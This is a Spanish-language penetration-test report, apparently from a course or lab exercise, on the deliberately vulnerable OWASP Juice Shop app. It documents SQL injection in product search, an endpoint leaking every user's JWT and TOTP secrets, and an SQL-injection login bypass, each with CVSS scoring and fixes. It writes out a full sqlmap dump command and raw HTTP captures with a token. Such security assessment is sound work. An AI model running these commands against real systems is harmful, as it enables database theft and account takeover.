


Fig. 1: Imagen de una consulta de búsqueda




Fig 2: Imagen de la captura de la consulta genérica lanzada al back end.

Esta petición nos revela la ruta de la API que recibe dichas consultas. Además, consta de un parámetro “q” que se envía con un valor vació.

Si le damos un valor a este parámetro, la consulta nos devuelve diferentes valores, lo que indica que el parámetro altera la consulta lanzada a la base de datos:




Fig. 3: Consulta alterando el valor del parámetro "q".

De todo ello concluimos que:

- Podemos lanzar directamente solicitudes a la base de datos sin pasar por los filtros del front end enviando una petición GET a la API en la ruta: /rest/products/search?q=VALOR
- Como el valor del parámetro "q" se inserta en la consulta SQL enviada a la base de datos, es probable que exista la posibilidad de realizar un ataque de inyección SQL sino esta debidamente filtrado.

El siguiente paso, será probar de insertar algún carácter de escape en la consulta para ver si obtenemos un error que nos indique que la aplicación es vulnerable a un ataque de inyección SQL




Fig. 4: Imagen de una consulta con caracteres de escape para evaluar la posibilidad de inyección SQL.

El programa nos devuelve un error en donde podemos ver la consulta que se está lanzando y la base de datos con la que trabaja la aplicación: **SQLITE.**


A partir de aquí podemos continuar con una explotación manual de la vulnerabilidad o usar una herramienta como SQLMAP.

EXPLOTACIÓN CON SQLMAP

Abrimos la herramienta sqlmap y lanzamos la siguiente consulta que nos devolverá todo el contenido de la base de datos:


sqlmap -u "http://juice.shop:3000/rest/products/search?q=" --level=3 --risk=3 --dbs –all


Aquí podemos ver diversas capturas de la extracción de datos que realiza la herramienta con dicho comando:




EXPLOTACIÓN MANUAL

A continuación, mostramos una inyección manual que nos devuelve todas las tablas existentes en la base de datos y su estructura:







La siguiente captura es la de una inyección manual que devuelve lista de usuarios y el hash de sus contraseñas:



Usando los datos obtenidos en las tablas, podemos ir mejorando las inyecciones. En la siguiente captura seguimos trabajando sobre la tabla usuarios, pero devolviendo más campos pertenecientes a la misma:



Cabe destacar que la contraseña de algún administrador se muestra realmente débil lo que compromete mucho la aplicación. Por ejemplo, a partir del hash de la cuenta admin@juice-sh.op podemos obtener su contraseña en minutos directamente desde un servicio online:





VUL_002 – FILTRACIÓN DE DATOS en el endpoint

<table>
<tr><th colspan="4">FILTRACIÓN DE DATOS en el endpoint</th></tr>
<tr><td>ID</td><td>Vul_002</td><td>CRITICIDAD</td><td>9,9 CRÍTICA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop /rest/user/authentication-details
/rest/user/authentication-details</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">Se descubre un enpoint en el archivo main.js que responde a una petición GET de un usuario regular rebelando los datos básicos de todos los usuarios como correo electrónico, nombre de usuario, e incluso algunos tokens JWT y los códigos totpSecret que permiten generar una doble autenticación válida para cada usuario.

De esta manera, cualquier persona con un mínimo de conocimiento puede lograr obtener información sensible muy importante para burlar las cuentas de usuario, entre ellas la del administrador.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 

Código en el main.js donde se revela el endpoint

 
Petición con un usuario recién credo que recibe los datos básicos de todos los usuarios de la aplicación, incluyendo el JWT Token del administrador y los diferentes roles</td></tr>
</table>

	 Imagen de una petición sin Bearer Token de usuario que la aplicación deniega, demostrando por el mensaje recibido que lo único que se revisa para obtener una respuesta en la petición es que exista un bearer token en la cabecera de la petición.
RIESGOS	Con la información obtenida es muy posible que se puedan vulnerar todas las cuentas de usuario ya sea por: 1) Bypass de login a través de inyección SQL 2) Uso del bearer token obtenido 3) En caso de doble autenticación, uso del totpSecret para burlarla. 4) Nos permite obtener los diferentes roles usados en la aplicación, con ello podremos crear usuarios con dichos roles a través de otra vulnerabilidad de la aplicación Por tanto, ganar una cuenta de administrador puede causar un daño aún mayor en la confidencialidad, integridad y disponibilidad de los datos de la aplicación
RECOMENDACIONES	No se revisa debidamente que la petición se haga desde un usuario autorizado, no hay un control bien instaurado. Se debería revisar que rol y permisos tiene la persona que hace la petición. Además, estas peticiones deberían rebelar solo los datos de la persona que la está haciendo, por tanto, la consulta a la base de datos es también errónea y existe una mala práctica en la programación de la aplicación.
REFERENCIAS	https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list. https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ https://owasp.org/Top10/A01_2021-Broken_Access_Control/

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_002	FILTRACIÓN DE DATOS en el Endpoint
CVSS3 PUNTUACION	CRÍTICA 9,9
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Con cambios, la vulnerabilidad nace y afecta a la aplicación, pero rebela también datos de usuarios que podrían usarse contra ellos, por ejemplo, la última IP desde donde se conectaron.
Confidencialidad	ALTA, pues permite obtener datos que nos pueden brindar acceso de administrador
Integridad	ALTA, pues si conseguimos accesos de administrador podremos comprometer la integridad de los datos de la aplicación
Disponibilidad	ALTA, pues si nos permite obtener un acceso de administrador podremos borrar y denegar acceso a los datos de la aplicación

EXPLOTACIÓN


Al revisar el código javascript de la aplicación nos encontramos con diferentes endpoint de la API.

Es una práctica habitual lanzar peticiones a estas rutas para ver como responden con diferentes verbos http. También es práctica habitual usar técnicas de fuzzing en las mismas para descubrir posibles parámetros que se pasan a las mismas.

```
var Qt = d(8929);
let N = (() =>{
  class o {
    constructor(e) {
      this.http = e,
      this.isLoggedIn = new Qt.xQ,
      this.hostServer = '.',
      this.host = this.hostServer + '/api/Users'
    }
    find(e) {
      return this.http.get(this.hostServer + '/rest/user/authentication-details/', {
        params: e
      }).pipe((0, _.U) (n=>n.data), (0, m.K) (n=>{
        throw n
      }))
    }
    get(e) {
      return this.http.get(`${ this.host }/${ e }`).pipe((0, _.U) (n=>n.data), (0, m.K) (n=>{
        throw n
      }))
```

Además, se revisa también el comportamiento de este endpoint cuando encontramos el panel del administrador, que hace una llamada al mismo para cargar los datos que se muestran en dicho panel.

Si hacemos una petición GET sin estar logueados en la aplicación o simplemente borrando el BEAR TOKEN de la cabecera, obtenemos el siguiente mensaje de error: “No authorization header was found”.




```
GET /rest/user/authentication-details HTTP/1.1
Host: 192.168.1.41:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 1214

Connection: close
Referer: http://192.168.1.41:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=WOuBhZt7T3HpujhMtacXIzT5ixSBUVHau3cgi9SZUNRcOafnVH9lSRzcW7IVKsN7ULjc9rcvlsleSWa;
continueCode=FndIt=pYynakgQnVKbpOOGgWaxdYl3eyX8Sqtm8R7bLDMv52lEoSN6rJPjzmwjQ2rb;
continueCode=Fix1t=6ubYBYpOzqMnOj4QRWQEKwOd9Vkx5Rh513Z6PLbK7Grvgy8NnBJloeGDQkyN;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZ
XJuYW1lIjoiIiwiZW1haWwiOiJOZXNOQQp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiJjYzAzZTc0N2E2YWZiYmNiZjhiZTc2N
jhhY2ZlYmVlNSIsInJvbGUiOiJjdXNOb2llciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwic
HlvZmlsZUltYWdlIjoiL2Fzc2VOcy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoI
iwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjwMjItMDgtMTAgMjA6MjA6NDkuNjk0ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjItMDgtMTAgMjA6Mjk6NDkuNjk0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY2MDE2MzM5OCwiZ
XhwIjoxNjYwMTgxMzk4fQ.ljm1SqPqCed3IIuX6L7Kqb797HQAo2TFkJMNRbQF8f-zuXN8LetStLC6hDHxmVSuVeAagmtW2A
k-Q-rG-a9PuACKa_zyOXqwwOaEMtrNkBi65e6Go114zStfeSi26DMHfJSxzHtcdUbBcp5NLvgCu7XfkKOno-llDeP7GqQWZi
k
If-None-Match: W/"b-/5bSboVjVhOw3qRqvUfZjE1r1Ns"
```

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Wed, 10 Aug 2022 21:11:51 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 234

{
  "error":{
    "message":"No Authorization header was found",
    "name":"UnauthorizedError",
    "code":"credentials_required",
    "status":401,
    "inner":{
      "message":"No Authorization header was found"
    }
  }
}
```


El mensaje parece indicar que para poder hacer peticiones al enpoint, lo único que se requiere es que la aplicación encuentre un BEAR TOKEN en la cabecera.


Todo ello parece indicar que los programadores, al ser un endpoint al que se solo se le lanzan consultas desde el panel de administración, no han tenido en cuenta que se puede descubrir el mismo y no han creado un sistema de autenticación/autorización correcta para este.

Para probar nuestra teoría, tras iniciar sesión con un usuario recién creado, enviamos la petición de nuevo y recibimos una lista con detalles importantes de todos los usuarios, como se puede ver a continuación. Detalles que podrán servir para burlar la seguridad de la aplicación y acceder a sus cuentas:



VUL_003 – INYECCIÓN SQL bypass de login

SQL INJECTION – BYPASS DE LOGIN			
ID	Vul_003	CRITICIDAD	9,8 CRÍTICA
URL		http://juiceshop.com/rest/user/login	
DESCRIPCION		La inyección SQL es una técnica que permite al atacante alterar las consultas SQL enviadas a la base de datos pudiendo recuperar y en ocasiones incluso alterar o destruir la información existente en esta. En este caso concreto, la inyección nos permite realizar el inicio de sesión en cualquier cuenta de usuario existente sin necesidad de conocer la contraseña a excepción de los usuarios que tengan activado el doble factor de autenticación. Cabe destacar que más adelante, se han descubierto también vulnerabilidades en el doble factor de autenticación con lo que el acceso a cualquier cuenta de usuario de la aplicación sencillo y rápido.	
EVIDENCIA		 Captura de una inyección en el inicio de sesión que nos permite acceder como administradores.	

	 Captura de un inicio de sesión como adminsitradores conseguido.
RIESGOS	Robo de credenciales para efectuar una escalada de privilegios. Robo de datos importantes de clientes como tarjetas de crédito. Monitorización de actividad. Alteración y manipulación total de los datos de la aplicación.
RECOMENDACIONES	Hay que efectuar 4 acciones recomendadas de forma urgente: - Sanear y filtrar la entrada de datos a nivel de front end. - Sanear y filtrar la base de datos a nivel de back end. - Compartimentar y delimitar las tablas a las que puede acceder la aplicación desde los diferentes lugares de la API. - Monitorizar e instalar sistema de detección de estos ataques. Un waf sería muy recomendable.
REFERENCIAS	https://www.w3schools.com/sql/sql_injection.asp https://owasp.org/www-community/attacks/SQL_Injection

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_003	INYECCIÓN SQL bypass de login
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, es un ataque básico de SQL INJECTION
Privilegios requeridos	Ninguno: el ataque podría ejecutarse desde una perspectiva no autenticada/no autorizada
Interacción del usuario	Ninguna, la vulnerabilidad se explota realizando peticiones directamente a la aplicación
Alcance	Sin cambios, la aplicación atacada es donde ganamos el acceso y no a otros, aunque podría facilitar la escalada
